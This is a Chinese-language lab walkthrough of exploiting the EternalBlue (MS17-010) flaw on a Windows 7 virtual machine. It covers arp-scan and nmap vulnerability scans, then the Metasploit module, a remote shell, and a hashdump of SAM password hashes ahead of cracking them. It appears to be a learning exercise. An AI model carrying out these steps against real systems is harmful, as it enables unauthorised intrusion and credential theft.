
利用永恒之蓝渗透win7


2024年7月2日


18:04


* 1. 查看两个系统的ip地址


Win7：

linux：



* 1. 使用ping指令监测两台主机是否能正常连接
  2. 使用arp-scan -l查看

arp-scan -l 是用来扫描局域网中的活动设备及其 MAC 地址的命令。-l 选项表示扫描本地网络


* 1. nmap -Pn -O -A --script=vuln 192.168.74.134进行扫描





nmap 命令用于扫描目标主机 192.168.74.134 的信息和漏洞。下面是对每个选项的解释：

* 1. nmap：网络映射工具，用于发现网络上的主机和服务。
  2. -Pn：禁用主机发现。通常情况下，nmap 会先发送ICMP Echo请求（ping）来确定主机是否在线。使用-Pn后，nmap会跳过这一步骤，假定所有主机都是在线的。
  3. -O：启用操作系统检测。nmap 会尝试确定目标主机运行的操作系统类型和版本。
  4. -A：启用高级检测。包括操作系统检测（-O）、服务版本检测、脚本扫描和traceroute。
  5. --script=vuln：使用nmap的脚本引擎，运行所有标记为vuln的脚本。这些脚本用于检测已知漏洞。
  6. 使用msfconsole启动


msfconsole 是 Metasploit 框架的命令行界面，Metasploit 是一个用于开发、测试和执行漏洞利用的工具。 启动 msfconsole 后，可以使用各种命令和模块进行渗透测试和漏洞利用。





* 1. 使用search ms17-010查询漏洞
  2. Use 0使用漏洞0模块
  3. 使用show options查看漏洞模块的选项和当前设置



* 1. Set rhost 192.168.74.134设置攻击目标主机
  2. Run 执行攻击



* 1. 使用？查看使用帮助
  2. 输入shell进入目标系统的命令行操作界面
  3. 输入whoami查看目标主机当前登录的账户



* 1. exit退出命令行界面
  2. 输入hashdump获取目标系统上存储的哈希值。这些哈希值通常包含在Windows系统的SAM文件中，SAM文件存储了用户账户的哈希密码，它们是经过加密的密码散列值。

其中选中的值便是用户123的登入系统密码

* 1. 对hash值进行解密

